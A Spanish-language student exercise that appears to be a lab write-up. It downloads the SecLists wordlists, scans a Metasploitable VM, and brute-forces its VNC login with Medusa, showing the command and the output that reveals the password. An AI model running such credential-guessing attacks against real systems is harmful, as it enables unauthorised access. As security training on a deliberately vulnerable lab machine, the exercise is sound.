


EJERCICIO FEEDBACK. SecLIST



Presentado por:
Santiago Peñaranda Mejia

Descarga de diccionario

Vamos a descargar el diccionario **SecList** para ello vamos a copiar la URL que está abajo y hacemos un **git clone**

<https://github.com/danielmiessler/SecLists.git>

```
(root@kali)-[/home/kali]
# git clone https://github.com/danielmiessler/SecLists.git
Cloning into 'SecLists' ...
remote: Enumerating objects: 15209, done.
Receiving objects: 46% (6997/15209), 140.85 MiB | 11.27 MiB/s
```

Una vez ya descargada la herramienta vamos a ojear un poco para ver la gran cantidad de diccionarios que tiene

```
(root@kali)-[/home/kali]
# cd SecLists

(root@kali)-[/home/kali/SecLists]
# ls
CONTRIBUTING.md  Discovery  IOCs      Miscellaneous  Pattern-Matching  README.md  Usernames
CONTRIBUTORS.md Fuzzing   LICENSE   Passwords      Payloads          SecLists.png  Web-Shells

(root@kali)-[/home/kali/SecLists]
# cd Passwords

(root@kali)-[/home/kali/SecLists/Passwords]
# ls
2020-200_most_used_passwords.txt  dutch_common_wordlist.txt  SCRABBLE-hackerhouse.tgz
2023-200_most_used_passwords.txt  dutch_passwordlist.txt    scraped-JWT-secrets.txt
500-worst-passwords.txt          dutch_wordlist            seasons.txt
500-worst-passwords.txt.bz2      german_misc.txt           Software
BiblePass                       Honeypot-Captures         stupid-ones-in-production.txt
bt4-password.txt                Keyboard-Walks             twitter-banned.txt
cirt-default-passwords.txt       Leaked-Databases          unknown-azul.txt
citrix.txt                      Malware                   UserPassCombo-Jay.txt
clarkson-university-82.txt       months.txt                WiFi-WPA
common_corporate_passwords.lst   Most-Popular-Letter-Passes.txt  Wikipedia
Common-Credentials              mssql-passwords-nansh0u-guardicore.txt
Cracked-Hashes                  openwall.net-all.txt      xato-net-10-million-passwords-1000000.txt
darkc0de.txt                    Permutations              xato-net-10-million-passwords-100000.txt
darkweb2017-top10000.txt        PHP-Magic-Hashes.txt      xato-net-10-million-passwords-10000.txt
darkweb2017-top1000.txt         probable-v2-top12000.txt   xato-net-10-million-passwords-1000.txt
darkweb2017-top100.txt          probable-v2-top1575.txt    xato-net-10-million-passwords-100.txt
darkweb2017-top10.txt           probable-v2-top207.txt     xato-net-10-million-passwords-10.txt
days.txt                       README.md                 xato-net-10-million-passwords-dup.txt
Default-Credentials             richelieu-french-top20000.txt  xato-net-10-million-passwords.txt
der-postillon.txt               richelieu-french-top5000.txt
```

Uso correcto de diccionario

Ahora vamos atacar el servicio VCP de la máquina de metasploitable que está en el puerto 5900

```
root@kali: /h
Host is up (0.00017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:1C:CD:CB (Oracle VirtualBox virtual NIC)
```

Para ello vamos hacer un ataque de fuerza bruta a el servicio VNC con Medusa

Suponiendo que ya sabemos el usuario vamos averiguar la contraseña, para ello ejecutamos esta serie de parámetros

```
(root@kali)-[/home/kali]
# medusa -h 192.168.1.83 -u msfadmin -P /home/kali/SecLists/Passwords/password_META -M vnc -r 5 -T 1 -t 1
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: no puedes (1 of 10 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: estar (2 of 10 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: de (3 of 10 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: primero (4 of 10 complete)
ERROR: [vnc.mod] VNC Authentication - Unknown Response: 2
ACCOUNT CHECK: [vnc] Host: 192.168.1.83 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (5 of 10 complete)
ACCOUNT FOUND: [vnc] Host: 192.168.1.83 User: msfadmin Password: msfadmin [ERROR]
```

Como podemos observar al ejecutar este código la herramienta ha buscado las credenciales correctas y nos ha dado la contraseña.

También un procedimiento similar a este lo podemos hacer con otras herramientas como HYDRA, y pues ya estaría

